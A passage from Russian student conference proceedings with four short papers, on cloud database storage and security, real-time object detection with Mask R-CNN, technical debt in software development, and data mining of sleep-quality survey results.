4. Filtering out noise logs for process modelling based on event dependency / Sun, X., Hou, W., Yu, D., Wang, J., Pan, J. // IEEE International Conference on Web Services, ICWS. – 2019. – pp 388–392.

5. The ProM Framework: A New Era in Process Mining Tool Support / B.F.V. Dongen, A.K.A.D. Medeiros, H.M.W., Verbeek, A.J.M.M. Weijters, W.M.P.V.D. Aalst // International Conference on Applications and Theory of Petri Nets. – 2005. – pp. 444-454.

УДК 004.4

Побережный Андрей Сергеевич, студент, Комсомольский-на-Амуре государственный университет

Poberezhnyy Andrey Sergeyeovich, student of Komsomolsk-na-Amure State University

Щелкунова Марина Евгеньевна, кандидат технических наук, доцент, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Shchelkunova Marina Evgenievna, Candidate of Engineering Sciences, Associate Professor, Associate Professor of the Department «Design, management and development of information systems», Komsomolsk-na-Amure State University

ОБЛАЧНЫЕ РЕШЕНИЯ ДЛЯ ХРАНЕНИЯ И АДМИНИСТРИРОВАНИЯ БАЗ ДАННЫХ: ПЛЮСЫ, МИНУСЫ И БЕЗОПАСНОСТЬ

CLOUD SOLUTIONS FOR DATABASE STORAGE AND ADMINISTRATION: PROS, CONS AND SECURITY

Аннотация. Цель данной статьи – проанализировать возможности администрирования баз данных и хранения данных в облаке во времена растущих требований к обработке и хранению массовых данных.

В этой области есть возможности, такие как гарантированная доступность, экономия затрат, адаптивность и масштабируемость, но в этой области также есть проблемы. Предметом этой статьи является изучение облачного решения для администрирования баз данных, выявление преимуществ, недостатков и, следовательно, анализ безопасности.

Abstract. The purpose of this article is to analyze the possibilities of database administration and data storage in the cloud at a time of growing demands for processing and storing mass data.

There are incredible opportunities in this area, such as guaranteed availability, cost savings, adaptability and scalability, but there are also challenges in this area. The subject of this article will be the study of a cloud solution for database administration, identifying advantages, disadvantages and, consequently, security analysis.

Ключевые слова: облачные технологии, администрирование баз данных, облачное хранение, база данных, облачные сервисы, шифрование данных.

Key words: cloud technologies, database administration, cloud storage, database, cloud services, data encryption.

Введение

Облачное хранилище данных (англ. cloud storage) – это модель онлайн-хранилища, данные о котором хранятся на множественных серверах, распределенных в сети. Сервера предоставляются клиентам, как правило, третьей стороной. Информация о количестве или каким-либо элементам внутренней структуры серверов клиенту

обычно не видна, в отличие от метода хранения данных на собственных выделенных серверах, которые приобретаются или арендуются специально для подобных целей [1].

Трудности хранения информации и управления ею приобретают все большее значение в современном информационном обществе, которое определяется неизбежным воздействием цифровых данных. Обладая огромным потенциалом и уделяя столько внимания своим преимуществам, недостаткам и безопасности, облачные решения для баз данных стали важнейшим компонентом информационной среды бизнеса и отдельного человека.

Как с академической, так и с практической точки зрения тема облачных решений для управления базами данных и хранения данных представляет огромный интерес. В контексте облачных технологий исследователи, инженеры и бизнес-эксперты активно обсуждают преимущества и недостатки таких решений, а также ключевые аспекты безопасности.

Цель этой статьи – проанализировать облачное хранилище и администрирование баз данных, выяснить преимущества, недостатки и насколько они безопасны.

Основная часть

Ниже перечислены некоторые из преимуществ использования облачных решений для управления базами данных и хранения данных.

Расходы. Цены на облачные системы баз данных варьируются в зависимости от поставщиков облачных услуг, которых вы используете. Модели ценообразования включают в себя цену подписки, при которой пользователи платят одну и ту же сумму ежемесячно, оплату по факту использования, при которой вы платите только за то, что вам нужно, и гибридное ценообразование, сочетающее в себе элементы моделей подписки и оплаты по факту использования. Использование облачной базы данных исключает инвестиционные затраты на дорогостоящую установку серверов на месте. Аналогичным образом, аутсорсинг хранения данных облачному провайдеру избавляет вас от необходимости платить команде преданных своему делу штатных ИТ-специалистов за их обслуживание.

Эластичность. Веб-база данных может хранить бесконечное количество данных и является полностью эластичной по своей природе. Каждый раз, когда наблюдается резкий рост потока данных, часто выделяется больше места для хранения и масштабируется вверх и вниз в соответствии с требованиями.

Онлайн. Как следует из названия, доступ к базе данных в сети Интернет часто осуществляется через веб-браузер из любой точки мира. С выходом облачных вычислений на передний план стало гораздо проще разместить веб-базу данных в эластичном общедоступном облаке, что делает ее более масштабируемой и безопасной.

Простота использования. Облачные решения часто включают в себя простой в использовании интерфейс, который является простым и интуитивно понятным [2].

Обновления и помощь. Можно поддерживать базу данных в актуальном состоянии и предотвращать проблемы с безопасностью, используя поддержку и обновления, предлагаемые поставщиками облачных сервисов [3].

При определении того, следует ли переходить на такой тип хранилища данных, возникает ряд недостатков облачных решений для управления базами данных и их хранения. Далее перечислены некоторые из ключевых недостатков.

Зависимость от подключения к сети Интернет. Поскольку облачные базы данных зависят от подключения к Интернету, любой простой или медленное соединение может нарушить ваш доступ к базе данных, что потенциально повлияет на ваши бизнес-операции.

Риск потери данных. Хранение данных в облаке может быть опасным, поскольку данные могут быть украдены или уничтожены из-за ошибок, допущенных поставщиками облачных услуг.

Ограничения на доступ к данным. Облачные провайдеры могут ограничивать доступ к данным, что является проблемой для предприятий, обрабатывающих конфиденциальные данные [4].

Простой или сбой означает недоступность данных, возникающую по разным причинам. Потеря данных и их доступность приводят к негативным последствиям для бизнеса.

Скорость. Еще одним потенциальным недостатком общедоступного облачного хранилища является скорость загрузки и передачи данных (т. е. пропускная способность). Несмотря на то, что облачное хранилище показало хорошие результаты в тестах производительности, 22 процента респондентов опроса Nexsan сообщили, что основным препятствием для публичного облачного хранилища является время, необходимое для загрузки и выгрузки файлов.

Защита данных, является самым главным аспектом для любого потребителя, так как, только благодаря этому он может быть спокоен и не волноваться за свои данные. Далее рассмотрим, какую безопасность предоставляет облачное хранение.

Шифрование данных является одним из важнейших компонентов безопасности. Как во время передачи, так и в состоянии покоя данные должны быть зашифрованы. Шифрование на уровне базы данных должно использоваться внутри облачных баз данных для ограничения доступа к данным без надлежащего ключа [5].

Аудит и Мониторинг. Безопасность облачных баз данных полностью зависит от мониторинга безопасности и аудита событий. Системы мониторинга должны следить за поведением пользователя и предупреждать его, если что-то кажется необычным или, возможно, опасным. В случае инцидентов аудит событий позволяет вам провести расследование и определить ответственность [6].

Соблюдение законов и правил. Облачные решения для администрирования и хранения баз данных должны соответствовать законодательным и нормативным требованиям, включая GDPR, HIPAA и другие стандарты безопасности данных. Соблюдение законов о защите данных и уведомление о нарушениях безопасности данных подпадают под эту категорию [7].

В конечном итоге, решение о переходе на облачное хранение данных должно быть взвешенным и учитывать, как преимущества, так и недостатки данного подхода, а также особенности конкретной организации и её потребности в обработке и хранении информации.

Заключение

По завершении нашего исследования вариантов управления базами данных и хранения в облаке были выведены преимущества и недостатки, по которым можно сделать следующие выводы. Значительные преимущества облачных технологий включают экономию затрат, высокую доступность данных и гибкость в управлении информацией как для бизнеса, так и для отдельных пользователей. Однако также были отмечены слабые места и опасности, связанные с зависимостью от поставщика, потенциальными трудностями с производительностью и проблемами безопасности данных.

СПИСОК ИСТОЧНИКОВ

1. Васяткин, М. А. Облачное хранилище данных / М. А. Васяткин, К. В. Белоус // StudNet. – 2020. – Т. 3, № 10. – С. 78. – EDN MSRLXH.
2. Современные подходы разработки облачных сервисов хранения данных / А. С. Вишняков, А. Е. Макаров, А. В. Уткин [и др.] // Наука и образование сегодня. – 2019. – № 7(42). – С. 13-19. – EDN AQDOPX.
3. Смирнов, Д. Г. Облачные технологии в бизнесе / Д. Г. Смирнов // Экономический научный журнал: оценка инвестиций. – 2018. – № 3(11). – С. 35-44. – EDN XSYWYX.

4. Абарникова, Е. Б. Разработка интерактивного сервиса для оптимального размещения объектов инфраструктуры / Е. Б. Абарникова, А. А. Гужа // Наука, инновации и технологии: от идей к внедрению : Материалы II Международной научно-практической конференции молодых ученых, Комсомольск-на-Амуре, 14–18 ноября 2022 года / Редколлегия: А.В. Космынин (отв. ред.) [и др.]. Том 1. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2022. – С. 6-9. – EDN WRDOJK.

5. Маслова, М. А. Проблемы облачных сервисов и методы защиты от рисков и угроз / М. А. Маслова, Е. С. Кузьминых // Научный результат. Информационные технологии. – 2022. – Т. 7, № 3. – С. 14-22. – DOI 10.18413/2518-1092-2022-7-3-0-2. – EDN VPLUHR.

6. Обеспечение защиты данных, представленных в облачных сервисах / А. С. Вишняков, А. Е. Макаров, А. В. Уткин [и др.] // Вестник науки и образования. – 2019. – № 11-2(65). – С. 22-29. – EDN XSHEPC.

7. Сямиуллина, Р. Х. Общий анализ облачных сервисов / Р. Х. Сямиуллина, И. В. Кривонос // Инновационная наука. – 2020. – № 6. – С. 60-62. – EDN ACNIUF.

УДК 004.93'12

Покровский Виктор Владимирович, студент, Комсомольский-на-Амуре государственный университет

Pokrovsky Viktor Vladimirovich, student, Komsomolsk-na-Amure State University

Щелкунова Марина Евгеньевна, кандидат технических наук, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Shchelkunova Marina Evgenievna, Candidate of Engineering Sciences, Associate Professor, Associate Professor of the Department «Design, management and development of information systems», Komsomolsk-na-Amure State University

ОБНАРУЖЕНИЕ ОБЪЕКТОВ, ЛЮДЕЙ И ЖИВОТНЫХ В РЕАЛЬНОМ ВРЕМЕНИ С ПОМОЩЬЮ МАШИННОГО ЗРЕНИЯ

DETECTING OBJECTS, PEOPLE AND ANIMALS IN REAL TIME USING MACHINE VISION

Аннотация. В данном проекте исследуется процесс обнаружения объектов, людей и животных в режиме реального времени с использованием технологии машинного зрения. Проект включает в себя разработку и реализацию алгоритма, основанного на модели Mask R-CNN, а также интеграцию с камерой Intel RealSense для получения данных о глубине сцены.

Abstract. This project explores the process of detecting objects, people and animals in real time using machine vision technology. The project includes the development and implementation of an algorithm based on the Mask R-CNN model, as well as integration with an Intel RealSense camera to obtain scene depth data.

Ключевые слова: обнаружение объектов, машинное зрение, визуализация глубины, алгоритмы, маска.

Key words: object detection, machine vision, depth imaging, algorithms, mask.

Введение

В современном мире, где компьютерное зрение и машинное обучение становятся все более распространенными, обнаружение и отслеживание объектов в режиме реального времени играют важную роль в различных областях. Одна из ключевых техно-

логий, которая позволяет реализовать это такие возможности, является машинное зрение и модели глубокого обучения, такие как Mask R-CNN. Целью данного проекта является разработка и реализация системы, которая способна обнаруживать живые и не живые объекты в реальном времени с помощью машинного зрения. Для достижения этого была использована модель Mask R-CNN, которая является одной из передовой моделей для обнаружения моделей и сегментации масок. К проекту интегрирована камера Intel RealSense, которая предоставляет дополнительную информацию о глубине сцены, это позволяет получить дополнительные представления о трехмерной структуре сцены и использовать данную информацию для более точного обнаружения и отслеживания объектов. Данный проект полностью завершен и работает, как это видно из статьи, он способен анализировать живые и не живые объекты.

Основная часть

В ходе данного проекта была разработана система, которая способна обнаруживать объекты, людей и животных в режиме реального времени с использованием машинного зрения. Основная цель проекта заключалась в создании эффективного алгоритма, который мог бы автоматически обнаруживать и классифицировать различные объекты, основываясь на анализе изображений. Для достижения данной цели была применена модель Mask R-CNN для различных сверточных и рекуррентных слоев. Mask R-CNN является одной из наиболее эффективных моделей для решения задач сегментации и обнаружения объектов, благодаря своей способности точно выделять объекты и создавать для них маски. Кроме того, модель была предварительно обучена на большом объеме данных, что дополнительно повышает ее эффективность.

На рисунке 1 показана фотография строения установки для определения объектов, людей и животных. С целью проверки работоспособности системы обнаружения объектов в режиме реального времени, была проведена экспериментальная проверка распознавания нескольких объектов. Результат тестирования изображения с маской, в котором программа осуществляла распознавание множества объектов, показан на рисунке 2.



Рисунок 1 – Установка для определения объектов




Рисунок 2 – Тестирование программы на множестве объектов

В процессе первой проверки распознавания были протестированы три разные категории предметов: стул, искусственное растение и сумка. На рисунке можно видеть, что программа успешно выполнила распознавание и классификацию всех трех предметов.

В рамках второго эксперимента была проведена проверка системы распознавания монитора персонального компьютера и присутствующего на нем изображения кошки (рисунок 3).



Рисунок 3 – Распознавание объекта и животного

Исследования показали, что программное обеспечение успешно определило монитор и кошку на фотографии.

В дальнейшем анализе и оценке полученных результатов можно сделать следующие выводы. В рамках данного проекта была разработана система обнаружения объектов, которая успешно выполняет задачу распознавания различных предметов в режиме реального времени.

Заключение

Создана система, которая способна обнаруживать объекты в режиме реального времени с применением технологии машинного зрения и камеры. Использование инструмента Intel RealSense позволяет проводить анализ и понимание окружающей среды с высокой эффективностью. Его применение может быть полезно в различных областях, включая компьютерное зрение, автоматическое управление, робототехнику, системы безопасности и другие сферы, где требуется точное обнаружение объектов и анализ пространственной структуры сцены.

СПИСОК ИСТОЧНИКОВ

1. Манукян, Р. Л. Машинное зрение. Развитие рынка систем машинного зрения / Р. Л. Манукян, И. В. Петрашин // Современная наука: актуальные вопросы, достижения и инновации : сборник статей VII Международной научно-практической конференции : в 4 ч., Пенза, 05 июня 2019 года. Том Часть 2. – Пенза : «Наука и Просвещение» (ИП Гуляев Г. Ю.), 2019. – С. 303-305. – EDN TIXOPR.

2. Манукян, Р. Л. Машинное зрение. Основные компоненты машинного зрения / Р. Л. Манукян, И. В. Петрашин // Современная наука: актуальные вопросы, достижения и инновации : сборник статей VII Международной научно-практической конференции : в 4 ч., Пенза, 05 июня 2019 года. Том Часть 2. – Пенза : «Наука и Просвещение» (ИП Гуляев Г. Ю.), 2019. – С. 295-297. – EDN HEJCRG.

3. Ковалев, Д. А. Выбор методов построения карты глубин в режиме реального времени на основе стереоскопического зрения / Д. А. Ковалев // Международная научно-техническая конференция молодых ученых, Белгород, 25–27 мая 2020 года. – Белгород : Белгородский государственный технологический университет им. В. Г. Шухова, 2020. – С. 3658-3662. – EDN ZQHROC.

4. Гиль, С. В. Использование карты глубины для построения областей видимости / С. В. Гиль // Информационные технологии и системы 2014 (ИТС 2014) : Материалы международной научной конференции, Минск, 29 октября 2014 года. – Минск : Белорусский государственный университет информатики и радиоэлектроники, 2014. – С. 208-209. – EDN ZWBSSJ.

5. Толстой, И. М. Построение карты глубины с использованием стереопары и библиотеки компьютерного зрения opencv / И. М. Толстой, С. В. Солёный // Материалы VI Всероссийской молодёжной школы по робототехнике, информационным технологиям и инженерному творчеству для школьников и студентов «Робошкола+», Волгоград, 09–15 октября 2017 года / Составители В. А. Егунов, В. И. Конченков ; Волгоградский государственный технический университет. – Волгоград : Общество с ограниченной ответственностью «Волгоградское научное издательство», 2017. – С. 52-57. – EDN YRLVTY.

УДК 004.9

Поляков Никита Николаевич, студент, Комсомольский-на-Амуре государственный университет

Polyakov Nikita Nikolaevich, student, Komsomolsk-na-Amure State University

Щелкунова Марина Евгеньевна, кандидат технических наук, доцент, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет Shchelkunova Marina Evgenievna, Candidate of Engineering Sciences, Associate Professor, Associate Professor of the Department «Design, management and development of information systems», Komsomolsk-na-Amure State University

ЯВЛЕНИЕ ТЕХНИЧЕСКОГО ДОЛГА В РАЗРАБОТКЕ ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ И СПОСОБЫ БОРЬБЫ С НИМ

THE PHENOMENON OF TECHNICAL DEBT IN SOFTWARE DEVELOPMENT AND WAYS TO DEAL WITH IT

Аннотация. В данной работе рассматривается такое явление как технический долг в разработке программного обеспечения. Целью этой работы является ознакомление начинающих разработчиков с причинами возникновения технического долга в разработке программного обеспечения, разбор его последствий и предоставление способов его минимизации. Предметом работы стало изучение этих аспектов и подготовка информации.

Abstract. This paper examines the phenomenon of technical debt in software development. The purpose of this work is to familiarize novice developers with the causes of technical debt in software development, analyze its consequences, and provide ways to minimize it. The subject of the work was the study of these aspects and the preparation of information.

Ключевые слова: технический долг, нюансы разработки, программная инженерия, анализ, затраты, программирование.

Key words: technical debt, nuances of development, software engineering, analysis, expenses, programming.

Введение

Как и большинству предприимчивых людей разработчикам программного обеспечения (ПО) присущи амбициозность и перфекционизм, всегда хочется сделать лучше, надежнее, быстрее. Однако зачастую во время разработки возникают различные нюансы, которые препятствуют нормальному процессу создания качественного продукта. Из-за таких непреднамеренных сбоев в процессе разработки появляются «дыры», которые приходится закрывать ценой дополнительных средств, времени или качества конечного продукта. Эти «дыры» на профессиональном языке называют техническим долгом – явление, при котором команды разработчиков принимают не самое эффективное решение, что в свою очередь влечет дополнительные затраты на разработку [1].

Технический долг тяжело объяснить или показать не разработчику (руководству, заинтересованной стороне), также достаточно трудно оценить его количественно [2], при этом он потенциально может привести к сбоям в разработке ПО, потере дохода, неудовлетворенности клиентов и ущербу репутации. Именно поэтому так важно понимать причины появления технического долга, а также знать эффективные стратегии для борьбы с ним.

Понимание причин возникновения технического долга и разработка эффективных стратегий для его устранения является неотъемлемой частью работы программных разработчиков. Целью данной работы является исследование причин появления технического долга и разработка методик и инструментов для его управления и устранения.

В ходе исследования мы рассмотрим различные подходы и лучшие практики, которые помогут разработчикам более эффективно управлять техническим долгом и предотвращать его негативные последствия.

Степень разработанности данной темы в настоящее время достаточно высока. Существует множество публикаций и исследований, посвященных проблемам технического долга и его управлению. Однако, учет специфических особенностей каждого проекта, и разработка индивидуальных стратегий остаются актуальными задачами. В данной работе будут представлены современные методы и инструменты, которые помогут разработчикам эффективно управлять техническим долгом и минимизировать его влияние на процесс разработки ПО.

Основная часть

Прежде чем переходить к вариантам решения проблемы долга в разработке ПО необходимо определить виды, на которые он подразделяется, каждому виду соответствуют определённые причины.

Неизбежный технический долг является самым распространённым и возникает из-за нехватки каких-либо ресурсов для разработки: денег, времени и так далее [2]. К примеру, команда, которая жестко ограничена по срокам, будет вынуждена искать компромиссы и откладывать некоторые задачи на будущее.

Случайный технический долг обычно связан с непредвиденными ошибками в разработке [2], причинами которых могут быть отсутствие качественного тестирования ПО, недостаточная квалификация членов команды, плохая коммуникация или неэффективные решения команды разработчиков.

К преднамеренному техническому долгу можно отнести те случаи, когда девелоперы намеренно оставляют некоторые задачи незавершенными [2], чтобы перераспределить ресурсы или выпустить свой проект раньше намеченных сроков.

Рассмотрим, какое место занимает технический долг среди других составляющих разработки, таких как: долг в области процесса разработки, долг в области дизайна, долг в области тестирования, долг в области документации, долг в области безопасности и долг в области масштабируемости (рисунок 1).



Рисунок 1 – Роль технического долга в процессе разработки программного обеспечения

Как можно видеть, задолженность по разработке не является чем-то очевидным для девелоперов, но при этом она почти всегда имеет место быть, так как напрямую зависит от решений, принимаемых командой разработчиков. Это говорит о том, что если учитывать возможность её появления и принимать соответствующие меры, то ей вполне можно управлять.

Теперь, когда определена сущность технического долга и причины его возникновения, можно перейти к разбору действий, направленных на минимизацию его накопления.

Автоматизированное тестирование – то, без чего не должен обходиться любой современный проект разработки ПО, оно даёт возможность выявлять проблемы на любой стадии создания продукта, что в свою очередь предостерегает от накопления долга по разработке [3].

Рефакторинг – один из важнейших инструментов для борьбы с накоплением технического долга, процесс, при котором улучшается качество кода без изменения функциональности. С помощью рефакторинга можно выявить и устранить проблемы в кодовой базе, упростив её обслуживание и обновление в будущем [4].

Чтобы сотрудники не допускали ошибок, из-за которых накапливается задолженность по разработке, необходимо в заранее определить стандарты кодирования и документирования, эта мера поможет сделать код согласованным, поддерживаемым и простым для понимания. Постоянное обучение сотрудников и налаживание коммуникации в коллективе также способствует снижению технического долга.

Довольно простой, но не всегда очевидный способ избежать появления долга – использовать чужой опыт. За многолетнюю историю разработки ПО было выделено несколько эффективных методологий разработки, каждая из которых имеет свои преимущества и недостатки, важно сделать правильный выбор, отталкиваясь от специфики проекта.

Одним из наиболее эффективных способов предотвращения технической задолженности является планирование и расстановка приоритетов. Важно иметь четкое представление о целях и требованиях проекта перед началом процесса разработки [5]. Это поможет выявить потенциальные проблемы и избежать принятия поспешных решений. Сосредоточившись в первую очередь на наиболее важных задачах, разработчики могут гарантировать создание высококачественного кода, соответствующего требованиям проекта.

Заключение

В данной работе было рассмотрено явление технического долга в разработке ПО, были разобраны причины его появления, а также были представлены эффективные инструменты для борьбы с ним. Технический долг является составляющей частью любого процесса разработки ПО, игнорирование данного явления может привести проект к краху. Следуя упомянутым выше стратегиям, команды разработчиков могут эффективно управлять технической задолженностью, находить баланс между скоростью и качеством, а также создавать высококачественное программное обеспечение, отвечающее бизнес-целям и потребностям клиентов.

СПИСОК ИСТОЧНИКОВ

1. What is technical debt? How to pay it off (with examples) // asana.com ; справочно-информационный портал. – Раздел сайта «Agile». – URL: <https://asana.com/resources/technical-debt> (дата обращения: 18.10.2023).
2. Technical Debt Definition in Software Development - Why It Matters / B. Wójtowicz // selleo.com ; справочно-информационный портал. – Раздел сайта «Blog». – URL: <https://selleo.com/blog/technical-debt-in-software-development> (дата обращения: 18.10.2023).
3. How To Avoid Technical Debt / V. Arora // planetcrust.com ; справочно-информационный портал. – Раздел сайта «Software Development». – URL: <https://www.planetcrust.com/how-to-avoid-technical-debt> (дата обращения: 20.10.2023).
4. The 3 Best Tactics to Prevent Technical Debt / M. Mulders // stepsize.com ; справочно-информационный портал. – Раздел сайта «Blog». – URL: <https://stepsize.com/blog/3-best-tactics-to-prevent-technical-debt> (дата обращения: 21.10.2023).
5. Москвитин, Е. С. Разработка приложения для стратегического планирования закупок / Е. С. Москвитин, М. Е. Щелкунова // Актуальные проблемы информационно-телекоммуникационных технологий и математического моделирования в современной науке и промышленности : Материалы I Международной научно-практической конференции молодых учёных, Комсомольск-на-Амуре, 20–25 марта 2021 года. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2021. – С. 342-344.

УДК 004.67:303.724

Равенская Виктория Денисовна, студент, Уфимский университет науки и технологий
Ravenskaya Victoria Denisovna, student, Ufa University of Science and Technology

Розанова Лариса Федоровна, кандидат технических наук, доцент кафедры «Цифровая экономика и коммуникации», Уфимский университет науки и технологий

Rozanova Larisa Fedorovna, Candidate of Technical Sciences, Associate Professor of the Department «Digital Economy and Communications», Ufa University of Science and Technology

ИНТЕЛЛЕКТУАЛЬНЫЙ АНАЛИЗ ВЗАИМОСВЯЗИ КАЧЕСТВА СНА, ОБРАЗА ЖИЗНИ И ЗДОРОВЬЯ ЧЕЛОВЕКА

INTELLIGENT ANALYSIS OF THE RELATIONSHIP BETWEEN SLEEP QUALITY, LIFESTYLE AND HUMAN HEALTH

Аннотация. В статье рассматриваются вопросы применения интеллектуального анализа данных средствами Python и интерактивной визуализации результатов анализа средствами Tableau Public. Исследование посвящено вопросам качества сна, так как именно сон обеспечивает человека энергией, позволяет отдохнуть и даёт эмоциональную разгрузку. На основе анализа результатов анкетирования, раскрываются причины, по которым важно придерживаться образа жизни, позволяющего достичь максимального качества сна, показаны нарушения со стороны здоровья и психики, связанные с отсутствием у человека полноценного сна.

Abstract. This article discusses the use of intelligent analysis using Python and interactive visualization of analysis results using Tableau Public. The study is devoted to the issues of sleep quality, since it is sleep that provides a person with energy, allows you to relax and provides emotional relief. Based on the analysis of the survey results, the reasons why it is important to adhere to a lifestyle that allows one to achieve maximum quality of sleep are revealed, and health and mental disorders associated with a person's lack of adequate sleep are shown.

Ключевые слова: интеллектуальный анализ, Python, Tableau Public, визуализация, качество сна, образ жизни, здоровье.

Key words: intelligent analysis, Python, Tableau Public, visualization, sleep quality, lifestyle, health.

Введение

Безусловно, каждый человек хочет быть здоровым, энергичным и счастливым. При этом многие люди совсем не задумываются о том, что полноценный здоровый сон может каким-либо образом повлиять на качество их жизни. Некоторые из них стараются путем недосыпа компенсировать себе нехватку времени, которое тратится на работу, учёбу, игры или развлечение. Однако этот подход не является рациональным, так как отсутствие адекватного здорового сна приводит к снижению продуктивности и развитию ментальных и физиологических патологий.

В наше время исследование данной проблемы особенно актуально, так как количество людей, страдающих нарушениями сна постоянно увеличивается, наблюдается также рост физических заболеваний и психических расстройств у людей с недостаточным уровнем качества сна.

Цель данного исследования состоит в том, чтобы подтвердить наличие корреляционной зависимости между качеством сна человека и факторами, составляющими его образ жизни, а также дать оценку влиянию этих параметров на здоровье человека при

помощи методов интеллектуального анализа.

Важность проблемы сна освещается в статьях и исследованиях разных ученых [1, 2], где показано, что сокращение продолжительности и качества сна в разных группах населения связано с изменениями в образе жизни, более широким использованием технологий и возросшими требованиями к работе и обществу. В то же время отмечается, что низкое качество сна приводит к ухудшению качества жизни, памяти, снижению иммунитета. Также исследователи считают, что ряд факторов образа жизни, например, наличие или отсутствие вредных привычек, оказывают влияние на здоровье человека, его социальную активность и настроение [3].

В публикации [4] показаны преимущества интеллектуального анализа данных как инструментального метода прогнозирования и принятия некоторых решений на основе автоматического анализа в разных сферах деятельности.

Для лучшего восприятия результатов исследований и принятия решений рекомендуется их визуализировать с использованием динамических панелей, что помогает обнаружить особенности и выявить закономерности в представленной информации [5].

Основная часть

В анкетировании по исследованию зависимости качества сна от образа жизни была задействована группа людей с одинаковым численным соотношением между мужчинами и женщинами. Средний показатель оценки качества сна данной группы составил – 7,5 баллов из 10. Для проведения данной оценки была использована функция «df. describe()», с помощью которой были изучены описательные статистики числовых факторов.

Ввиду того что понятие «качество сна» – это субъективная оценка, в нашем исследовании также оценивалась сила взаимосвязи между продолжительностью сна человека, наличием или отсутствием болезненных отклонений во время сна и факторами, составляющими образ жизни данного человека. Средняя продолжительность сна у данной группы составляла – 7 часов, а патологические нарушения, связанные со сном, были зафиксированы у 41 % испытуемых.

Хочется отметить, что именно применение методов интеллектуального анализа позволяет в достаточно короткий промежуток времени обработать полученные в ходе анкетирования ответы, определить средние, максимальные и минимальные показатели в каждой категории ответов, посмотреть разброс значений в вопросах с количественным ответом, отсортировать данные анкетирования в порядке возрастания или убывания необходимого для исследования показателя, обнаружить испытуемых, ответивших не на все вопросы исследования или выявить ошибки регистрации ответов, неправдоподобные или резко выбивающиеся из общей статистики значения, а также провести все данные операции с наименьшими затратами времени и наиболее эффективно.

Проведённый анализ показал, что люди с недостаточной продолжительностью сна более подвержены стрессу, они более беспокойны и соответственно имеют пониженные показатели оценки качества сна. Хочется обратить внимание, что воздействие сна на нервную систему подтверждается и другим исследованием, в котором говорится о том, что недосып оказывает серьёзное влияние на развитие и обострение депрессии и ряд других психических отклонений [6].

Для того чтобы убедиться в наличии или отсутствии корреляции между факторами образа жизни и качеством сна была построена тепловая карта, наглядно отражающая силу взаимосвязи между анализируемыми признаками. Данная операция была осуществлена с помощью функции «sns.heatmap» библиотеки Seaborn. Используемый метод не требует значительных временных затрат, обладает такими преимуществами как информативность и удобство восприятия.

Оценить частоту повторяемости значений признака можно с помощью столбчатой гистограммы, для построения которой используется специальная функция «sns.dispot». Для оценки взаимосвязи некоторых параметров с категориальными признаками используются графики «ящик с усами» или «виолончель».

При работе в Python был сформирован ряд графиков и таблиц, отображающих результаты анкетирования. Однако каждый из них располагается в своей «зоне», отсутствует возможность их одновременного анализа. Tableau Public – это ещё один метод интеллектуального анализа данных, с помощью которого проектируются интерактивные дашборды, имеется возможность настроить управление параметрами и переменными с помощью фильтров. Применение фильтров позволяет сделать анализ более точным, так как появляется возможность быстрого анализа определённой группы людей отдельно от других участников опроса.

Заключение

Таким образом, методы интеллектуального анализа позволяют провести быструю и эффективную обработку данных, обнаружить корреляционные зависимости между переменными, а также сформировать качественную, понятную и наглядную визуализацию для представления результатов проведённого исследования.

С помощью методов интеллектуального анализа качества сна были получены следующие выводы: прослеживается сильная прямая зависимость между такими показателями как качество сна и длительность сна и сильная обратная зависимость между уровнем стресса и качеством сна, в целом с возрастом показатель качества сна увеличивается, также было зафиксировано, что увеличение частоты сердечных сокращений негативно сказывается на качестве сна. Кроме того, в ходе исследования было обнаружено, что уровень физической активности и количество пройденных за день шагов не оказывают существенного влияния на качество сна. Избыточный вес, напротив, приводит к развитию бессонницы или апноэ. Кроме того, важно отметить, что люди с невысокой оценкой качества сна более подвержены хроническим заболеваниям, сахарному диабету и нарушениям со стороны нервной системы.

СПИСОК ИСТОЧНИКОВ

1. Grandner, M. A. Sleep, Health and Society // Sleep medicine clinics. – 2017. – Vol. 12. – № 1. – P. 1-22. – DOI: 10.1016/j.jsmc.2016.10.012.
2. Sleep timing, sleep consistency, and health in adults: a systematic review / J.P. Chaput, C. Dutil, R. Featherstone [et al.] // Applied physiology, nutrition, and metabolism. – 2020. – Vol. 45. – No 10. – P. 232-247. – DOI: 10.1139/apnm-2020-0032.
3. Розанова, Л. Ф. Статистический анализ влияния ценностных ориентаций и проблем социального характера на распространённость вредных привычек в молодёжной среде / Л. Ф. Розанова, А. Д. Турутина, А. А. Зырянова // Медико-фармацевтический журнал «Пульс». – 2017. – Т. 19. – № 4. – С. 155-159.
4. Михеенкова, М. А. О принципах интеллектуального анализа данных в социальных науках // Шестнадцатая Национальная конференция по искусственному интеллекту (с международным участием) КИИ-2018, Москва, 24-27 сентября 2018 года. – Т. 1. – С. 222-230.
5. Ефимова, Т. А. Визуализация данных на сайтах интернета: общие понятия и технология представления табличных данных в виде интерактивного дерева // Студенческий электронный журнал «СтРИЖ». – 2019. – №. 4 (27.2) – С. 12-17.
6. Relationships between physical activity, sleep and cognitive function: A narrative review / K. R. Sewell, K. I. Erickson, S. R. Rainey-Smith [et al.] // Neuroscience and behavioral reviews. – 2021. – Vol. 130. – P. 369–378. – DOI:10.1016/j.neubiorev.2021.09.003.

УДК 004.4

Робачинский Данил Викторович, студент, Комсомольский-на-Амуре государственный университет

Robachinsky Danil Viktorovich, student, Komsomolsk-na-Amure State University

Щелкунова Марина Евгеньевна, кандидат технических наук, доцент, доцент кафедры «Проектирование, управление и разработка, информационных систем», Комсомольский-на-Амуре государственный университет

